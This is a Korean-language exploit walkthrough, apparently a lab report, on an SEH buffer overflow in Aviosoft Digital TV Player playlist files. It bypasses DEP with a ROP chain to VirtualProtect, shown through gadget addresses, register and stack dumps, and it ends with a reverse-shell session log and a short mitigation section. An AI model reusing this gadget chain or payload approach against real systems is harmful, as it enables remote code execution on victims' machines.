


[그림 6] nop 으로 이동 화면




[그림 7] 공격 sehllcode 시작 화면

공격 sehllcode 가 시작되는 것을 볼 수 있다.



[그림 8] 공격 성공 화면




[그림 9] Aviosoft Digital TV Player 를 DEP 에 다시 적용

Aviosoft Digital TV Player 를 다시 DEP 에 적용 시키고 위 공격 코드 실행에 성공한 파일을 다시 실행 시켜본다.


아무 것도 실행 되지 않고 Aviosoft Digital TV Player 가 종료 되는 것을 볼 수 있다. 이는 DEP 로 인해 데이터 영역의 실행 권한이 없기 때문이다.

이를 해결하기 위해 VirtualProtect 시스템 함수를 사용하여 DEP 우회를 시도한다.




[그림 10] DEP 우회 ROP 가 있는 플레이 리스트 파일 실행

DEP 우회를 위해 ROP 를 추가한 플레이 리스트 파일을 실행 시킨다.



[그림 11] seh 수정 화면

seh 에 VirtualProtect 시스템 함수를 사용하기 위한 ROP 이동하기 위해 ADD ESP, 800 의 가젯 주소로 수정 된 것을 볼 수 있다.



[그림 12] ROP 로 이동 화면

ADD ESP, 800 가젯으로 인해 ROP 로 이동한 것을 볼 수 있다.

Address	Hex dump	ASCII
00407000	00 00 00 00 A3 45 40 00uE@.
00407008	B0 14 40 00 00 00 00 00	..@.....
00407010	00 00 00 00 00 00 00 00
00407018	00 00 00 00 00 00 00 00

[그림 13] EDX 변조 화면

POP EDX 로 인해 EDX 에 VirtualProtect 의 주소가 삽입 되었다.

Address	Hex dump	ASCII
00407000	00 00 00 00 A3 45 40 00uE@.
00407008	B0 14 40 00 00 00 00 00	..@.....
00407010	00 00 00 00 00 00 00 00
00407018	00 00 00 00 00 00 00 00

[그림 14] stack 변조 화면

PUSH EDX 로 인해 EDX 에 있던 VirtualProtect 의 주소가 stack 에 삽입되었다.

64010503	52	PUSH EDX
64010504	58	POP EAX
64010505	5E	POP ESI
64010506	C3	RETN
64010507	90	NOP
64010508	90	NOP
64010509	90	NOP
6401050A	90	NOP
6401050B	90	NOP
6401050C	90	NOP
6401050D	90	NOP
6401050E	90	NOP
6401050F	90	NOP
64010510	8B4424 04	MOV EAX,DWORD PTR SS:[ESP+4]
64010514	8B49 60	MOV ECX,DWORD PTR DS:[ECX+60]
64010517	50	PUSH EAX
64010518	51	PUSH ECX
64010519	E8 2A240100	CALL MediaPla.64022948
6401051E	83C4 08	ADD ESP,8

Return to 6160949F (EPG.6160949F)

Address	Hex dump	ASCII
00407000	00 00 00 00 A3 45 40 00dE@.
00407008	B0 14 40 00 00 00 00 00	@@@.....
00407010	00 00 00 00 00 00 00 00
00407018	00 00 00 00 00 00 00 00
00407020	24 70 40 00 46 44 33 30	\$n@.FN30

[그림 15] EAX 변조 화면

POP EAX 로 인해 stack 에 있던 VirtualProtect 의 주소가 EAX 에 삽입되었다.

6160949F	8B0A	MOV ECX,DWORD PTR DS:[EDX]
616094A1	5E	POP ESI
616094A2	5D	POP EBP
616094A3	8908	MOV DWORD PTR DS:[EAX],ECX
616094A5	58	POP EBX
616094A6	C2 0C00	RETN 0C
616094A9	3BF5	CMP ESI,EBP
616094AB	74 44	JE SHORT EPG.616094F1
616094AD	8B46 08	MOV EAX,DWORD PTR DS:[ESI+8]
616094B0	8B00 6C4C6661	MOV ECX,DWORD PTR DS:[61664C6C]
616094B6	3BC1	CMP EAX,ECX
616094B8	8BDE	MOV EBX,ESI
616094BA	74 0B	JE SHORT EPG.616094C7
616094BC	50	PUSH EAX
616094BD	E8 EE070000	CALL EPG.61609CB0
616094C2	83C4 04	ADD ESP,4
616094C5	EB 17	JMP SHORT EPG.616094DE
616094C7	8B46 04	MOV EAX,DWORD PTR DS:[ESI+4]
616094CA	3B70 08	CMP ESI,DWORD PTR DS:[EAX+8]

Stack [0013F488]=41414141
ESI=41414141

Address	Hex dump	ASCII
10011108	04 1A 80 7C EC 55 83 7C	++C wUa
10011110	50 7E 90 7C CF FC 80 7C	0me =nC
10011118	66 98 80 7C 2D FF 90 7C	fUC =-e
10011120	61 AC 80 7C C4 00 91 7C	aKQ =-.a
10011128	41 B7 80 7C 7A 12 81 7C	AmC zFu
10011130	56 BE 80 7C 06 98 80 7C	UFC +uQ
10011138	86 2B 83 7C 3C 8A 83 7C	a+a <ea

[그림 16] ECX 에 VirtualProtect 실제 주소 삽입

ECX 에 실제 VirtualProtect 의 주소가 삽입되었다.

61323EA8	58	POP EAX	EAX	A13977DF
61323EA9	C3	RETN	ECX	7C801AD4 kernel32.Ui
61323EAA	39C0	XOR EAX,EAX	EDX	10011108 <&KERNEL32.
61323EAC	C3	RETN	EBX	41414141
61323EAD	55	PUSH EBP	ESP	0013F4C0
61323EAE	8BEC	MOV EBP,ESP	EBP	60333560 Configur.60
61323EB0	6A FF	PUSH -1	ESI	7C801AD4 kernel32.Ui
61323EB2	68 48163461	PUSH DTUDevice.61341648	EDI	00000000
61323EB7	68 48653261	PUSH DTUDevice.61326548	EIP	61323EA9 DTUDevice.61
61323EBC	64:A1 00000000	MOV EAX,DWORD PTR FS:[0]	C 0	ES 0023 32bit 0(FFF
61323EC2	50	PUSH EAX	P 1	CS 001B 32bit 0(FFF
61323EC3	64:8925 00000000	MOV DWORD PTR FS:[0],ESP	A 0	SS 0023 32bit 0(FFF
61323ECA	83EC 0C	SUB ESP,0C	Z 1	DS 0023 32bit 0(FFF
61323ECD	53	PUSH EBX	S 0	FS 003B 32bit 7FFDE
61323ECE	56	PUSH ESI	T 0	GS 0000 NULL
61323ECF	57	PUSH EDI	O 0	LastErr ERROR_SUCCE
61323ED0	8965 E8	MOV DWORD PTR SS:[EBP-18],ESP	O 0	LastErr ERROR_SUCCE
61323ED3	8B4D 10	MOV ECX,DWORD PTR SS:[EBP+10]	EFL	00000246 (NO,NB,E,BE
61323ED6	8B41 04	MOV EAX,DWORD PTR DS:[ECX+4]		
61323ED8	8B53	MOV EAX,DWORD PTR DS:[ECX+4]		
Return to 640203FC (MediaPla.640203FC)				
Address	Hex dump	ASCII		
10011108	D4 1A 80 7C EC 55 83 7C	h+C;wU5!		
10011110	30 FE 90 7C CF EC 80 7C	0=E;=nC		

[그림 17] EAX 에 A13977DF 삽입

EAX 에 A13977DF 삽입한다.

640203FC	05 648BC65E	ADD EAX,5EC68B64	EAX	00000343
64020401	C3	RETN	ECX	7C801AD4 kernel
64020402	90	NOP	EDX	10011108 <&KERN
64020403	90	NOP	EBX	41414141
64020404	90	NOP	ESP	0013F4C4
64020405	90	NOP	EBP	60333560 Config
64020406	90	NOP	ESI	7C801AD4 kernel
64020407	90	NOP	EDI	00000000
64020408	90	NOP	EIP	64020401 MediaP
64020409	90	NOP	C 1	ES 0023 32bit
6402040A	90	NOP	P 0	CS 001B 32bit
6402040B	90	NOP	A 1	SS 0023 32bit
6402040C	90	NOP	Z 0	DS 0023 32bit
6402040D	90	NOP	S 0	FS 003B 32bit
6402040E	90	NOP	T 0	GS 0000 NULL
6402040F	90	NOP	O 0	LastErr ERROR_
64020410	56	PUSH ESI	O 0	LastErr ERROR_
64020411	8BF1	MOV ESI,ECX	EFL	00000213 (NO,B,
64020412	E8 18000000	CALL MediaPla.64020430		
64020413	E8 18000000	CALL MediaPla.64020430		
Return to 6163D37B (EPG.6163D37B)				
Address	Hex dump	ASCII		
10011108	D4 1A 80 7C EC 55 83 7C	h+C;wU5!		
10011110	30 FE 90 7C CF FC 80 7C	0=E;=nC		
10011118	66 98 80 7C 2D FF 90 7C	f0C;-E		
10011120	61 AC 80 7C C4 00 91 7C	a4C;-a		

[그림 18] EAX 에 __in SIZE_T dwSize 인자 값 생성

EAX 에 5EC68B64 에 더함으로 해서 343 가 만들어 지며 이는 VirtualProtect 함수 인자 중 dwSize 인자값이 된다.

640203FC 05 648BC65E ADD EAX, 5EC68B64
 64020401 C3 RETN
 64020402 90 NOP
 64020403 90 NOP
 64020404 90 NOP
 64020405 90 NOP
 64020406 90 NOP
 64020407 90 NOP
 64020408 90 NOP
 64020409 90 NOP
 6402040A 90 NOP
 6402040B 90 NOP
 6402040C 90 NOP
 6402040D 90 NOP
 6402040E 90 NOP
 6402040F 90 NOP
 64020410 56 PUSH ESI
 64020411 8BF1 MOV ESI, ECX
 64020413 E8 18000000 CALL MediaPla.64020430
 Return to 6405347A (MediaPla.6405347A)

Registers (FPU)
 EAX 5EC68B64
 ECX 7C801AD4 kernel
 EDX 10011108 <&KERN
 EBX 00000343
 ESP 0013F4D0
 EBP 60333560 Config
 ESI 7C801AD4 kernel
 EDI 00000000
 EIP 64020401 MediaP
 C 0 ES 0023 32bit
 P 0 CS 001B 32bit
 A 0 SS 0023 32bit
 Z 0 DS 0023 32bit
 S 0 FS 003B 32bit
 T 0 GS 0000 NULL
 D 0
 O 0 LastErr ERROR_
 EFL 00000202 (NO, NB

Address	Hex dump	ASCII
10011108	D4 1A 80 7C EC 55 83 7C	5+Ç!øU5!
10011110	30 FE 90 7C CF FC 80 7C	0=É!="Ç!
10011118	66 98 80 7C 2D FF 90 7C	f9Ç!- É!
10011120	61 AC 80 7C C4 00 91 7C	a%Ç!- æ!
10011128	41 B7 80 7C 7A 12 81 7C	Am Ç!z\$U!

[그림 19] EAX 에 5EC68B64 를 삽입

위 과정 전에 XOR 을 사용하여 EAX 를 0 으로 초기화 시켜준다.

위 과정으로 인해 EAX 에 5EC68B64 가 삽입된다

6405347A 5A POP EDX
 6405347B C3 RETN
 6405347C E8 00000000 CALL MediaPla.64053481
 64053481 5F POP EDI
 64053482 8DBF CB110000 LEA EDI, DWORD PTR DS:[EDI+11CB]
 64053488 8B46 0C MOV EAX, DWORD PTR DS:[ESI+C]
 6405348B 8B4F C8 MOV ECX, DWORD PTR DS:[EDI-38]
 6405348E 40 INC EAX
 6405348F 74 1C JE SHORT MediaPla.640534AD
 64053491 48 DEC EAX
 64053492 49 DEC ECX
 64053493 91 XCHG EAX, ECX
 64053494 7D 2C JGE SHORT MediaPla.640534C2
 64053496 F647 B8 10 TEST BYTE PTR DS:[EDI-48], 10
 6405349A 51 PUSH ECX
 6405349B 74 0B JE SHORT MediaPla.640534A8
 6405349D E3 09 JECXZ SHORT MediaPla.640534A8
 6405349F 51 PUSH ECX
 640534A0 FF57 D0 CALL DWORD PTR DS:[EDI-30]
 Return to 613107FB (DTUDevic.613107FB)

Registers (FPU)
 EAX 5EC68B64
 ECX 7C801AD4 kernel
 EDX A13974DC
 EBP 00000343
 ESP 0013F4D8
 EBP 60333560 Config
 ESI 7C801AD4 kernel
 EDI 00000000
 EIP 6405347B MediaP
 C 0 ES 0023 32bit
 P 0 CS 001B 32bit
 A 0 SS 0023 32bit
 Z 0 DS 0023 32bit
 S 0 FS 003B 32bit
 T 0 GS 0000 NULL
 D 0
 O 0 LastErr ERROR_
 EFL 00000202 (NO, NB

Address	Hex dump	ASCII
10011108	D4 1A 80 7C EC 55 83 7C	5+Ç!øU5!
10011110	30 FE 90 7C CF FC 80 7C	0=É!="Ç!
10011118	66 98 80 7C 2D FF 90 7C	f9Ç!- É!
10011120	61 AC 80 7C C4 00 91 7C	a%Ç!- æ!

[그림 20] EDX 에 A13974DC 삽입

EDX 에 A13974DC 를 삽입한다.

613107FB 03D0 ADD EDX, EAX
 613107FD 8BC2 MOV EAX, EDX
 613107FF C3 RETN
 61310800 8B41 04 MOV EAX, DWORD PTR DS:[ECX+4]
 61310803 85C0 TEST EAX, EAX
 61310805 75 01 JNZ SHORT DTUDevice.61310808
 61310807 C3 RETN
 61310808 8B49 0C MOV ECX, DWORD PTR DS:[ECX+C]
 6131080B 2BC8 SUB ECX, EAX
 6131080D B8 ABA0002A MOV EAX, 2A000000
 61310812 F7E9 IMUL ECX
 61310814 D1FA SAR EDX, 1
 61310816 8BC2 MOV EAX, EDX
 61310818 C1E8 1F SHR EAX, 1F
 6131081B 03D0 ADD EDX, EAX
 6131081D 8BC2 MOV EAX, EDX
 6131081F C3 RETN
 61310820 8B5424 08 MOV EDX, DWORD PTR SS:[ESP+8]
 61310824 56 PUSH ESI
 61310825 8B5424 08 MOV ESI, DWORD PTR SS:[ESP+8]
 Return to 60326803 (Configur.60326803)

Registers (FPU)
 EAX 00000040
 ECX 7C801A04 kernel
 EDX 00000040
 EBX 00000343
 ESP 0013F4DC
 EBP 60333560 Config
 ESI 7C801A04 kernel
 EDI 00000000
 EIP 613107FF DTUDev
 C 1 ES 0023 32bit
 P 0 CS 001B 32bit
 A 1 SS 0023 32bit
 Z 0 DS 0023 32bit
 S 0 FS 003B 32bit
 T 0 GS 0000 NULL
 D 0
 O 0 LastErr ERROR_
 EFL 00000213 (NO, B, ...)

Address	Hex dump	ASCII
10011108	D4 1A 80 7C EC 55 83 7C	*+C: wU5
10011110	30 FE 90 7C CF FC 80 7C	0= = "C
10011118	66 98 80 7C 2D FF 90 7C	fÜC - e
10011120	61 AC 80 7C C4 00 91 7C	a%C - .e

[그림 21] EAX 에 __in DWORD f1NewProtect 인자값 생성

EDX 에 5EC68B64 + A13974DC = 40 이 들어가며 후에 EAX 에 다시 넣는다.

이 값은 VirtualProtect 함수 인자 중 f1NewProtect 인자값이 된다.

60326803 59 POP ECX
 60326804 C3 RETN
 60326805 83F8 02 CMP EAX, 2
 60326808 0F95 8C000000 JNZ Configur.6032689A
 6032680E 85F6 TEST ESI, ESI
 60326810 75 03 JNZ SHORT Configur.60326815
 60326812 6A 01 PUSH 1
 60326814 5E POP ESI
 60326815 83C6 0F ADD ESI, 0F
 60326818 83E6 F0 AND ESI, FFFFFFF0
 6032681B 8975 0C MOV DWORD PTR SS:[EBP+C], ESI
 6032681E 6A 09 PUSH 9
 60326820 E8 BF0C0000 CALL Configur.603274E4
 60326825 59 POP ECX
 60326826 C745 FC 01000001 MOV DWORD PTR SS:[EBP-4], 1
 6032682D 8D45 DC LEA EAX, DWORD PTR SS:[EBP-24]
 60326830 50 PUSH EAX
 60326831 8D45 D4 LEA EAX, DWORD PTR SS:[EBP-2C]
 60326834 50 PUSH EAX
 60326835 8B5424 08 MOV ESI, DWORD PTR SS:[ESP+8]
 Return to 61329E07 (DTUDevice.61329E07)

Registers (FPU)
 EAX 00000040
 ECX 60350340 Config
 EDX 00000040
 EBX 00000343
 ESP 0013F4E4
 EBP 60333560 Config
 ESI 7C801A04 kernel
 EDI 00000000
 EIP 60326804 Config
 C 1 ES 0023 32bit
 P 0 CS 001B 32bit
 A 1 SS 0023 32bit
 Z 0 DS 0023 32bit
 S 0 FS 003B 32bit
 T 0 GS 0000 NULL
 D 0
 O 0 LastErr ERROR_
 EFL 00000213 (NO, B, ...)

Address	Hex dump	ASCII
10011108	D4 1A 80 7C EC 55 83 7C	*+C: wU5
10011110	30 FE 90 7C CF FC 80 7C	0= = "C
10011118	66 98 80 7C 2D FF 90 7C	fÜC - e
10011120	61 AC 80 7C C4 00 91 7C	a%C - .e
10011128	41 A7 80 7C 7A 12 81 7C	A%C :z#U

[그림 22] ECX 에 __out PDWORD 1pf101dProtect 인자값 생성

ECX 에 VirtualProtect 함수 인자 중 1pf101dProtect 인자값을 넣는다.

```

EAX 90909090
ECX 60350340 Configur.60350340
EDX 00000040
EBX 00000343
ESP 0013F4F8
EBP 60333560 Configur.60333560
ESI 7C801AD4 kernel32.VirtualProtect
EDI 61326003 DTUDevic.61326003
EIP 60322E02 Configur.60322E02
C 1 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000213 (NO,B,NE,BE,NS,PO,GE,G)

```

```

0013F4D8 61326003
0013F4DC 7C801AD4
0013F4E0 60333560
0013F4E4 0013F4F8
0013F4E8 00000343
0013F4EC 00000040
0013F4F0 60350340
0013F4F4 90909090
0013F4F8 90909090
0013F4FC 90909090
0013F500 90909090
0013F504 90909090

```

[그림 23] PUSHAD 로 인한 VirtualProtect 인자 완성 화면

위 마지막 ESP 가 VirtualProtect 인자 중 **lpAddress** 이 되며

PUSHAD 로 인해 가젯으로 생성된 인자값이 stack 에

__in	LPVOID	lpAddress
__in	SIZE_T	dwSize
__in	DWORD	flNewProtect
__out	PDWORD	lpflOldProtect

순서대로 정상적으로 들어간 것이 확인 된다.

이후 sehllcode 가 DEP 가 우회된 상태로 작동 된다.

```
[*] Started reverse handler on 192.168.92.130:4444
[*] Starting the payload handler...
[*] Sending stage (240 bytes) to 192.168.92.128
[*] Command shell session 11 opened (192.168.92.130:4444 -> 192.168.92.128)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Aviosoft\Aviosoft DTV Player Pro>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . .               : 192.168.92.128
    Subnet Mask . . . . .            : 255.255.255.0
    Default Gateway . . . . .         : 192.168.92.2

C:\Program Files\Aviosoft\Aviosoft DTV Player Pro>
```

[그림 24] 공격 성공 화면

4. 결 론

본 프로그램을 플레이 리스트 파일을 불러 올 때 정상 버퍼 이상의 문자열을 확인하지 않는 것을 이용하여 정상 데이터 대신 정상 버퍼 이상의 공격 sehllcode 가 삽입되어있는 플레이 리스트 파일을 불러와 sehllcode 가 실행된다. 이런 BOF 를 막기 위해 데이터 영역의 실행 권한을 설정하는 DEP 를 사용하지만 DEP 설정하는 함수를 사용하여 DEP 를 해제하여 Sehllcode 가 실행 되도록 하였다.

5. 대응 방안

플레이 리스트 파일에 정상 버퍼 이상의 문자열이 들어왔을 때의 문제이므로 플레이 리스트 파일의 문자열 길이를 체크하는 코드를 추가 하거나 길이를 체크하는 체크섬 부분을 추가하면 될 것이다.

6. 참고 자료

DEP

<http://cafe.naver.com/cmenia/4196>

VirtualProtect 인자 값

<http://msdn.microsoft.com/en-us/library/aa366898>

[http://msdn.microsoft.com/en-us/library/windows/desktop/aa366898\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa366898(v=vs.85).aspx)

<http://cafe.naver.com/storageofeverything/9>

취약점 본문

<http://www.exploit-db.com/exploits/18096/>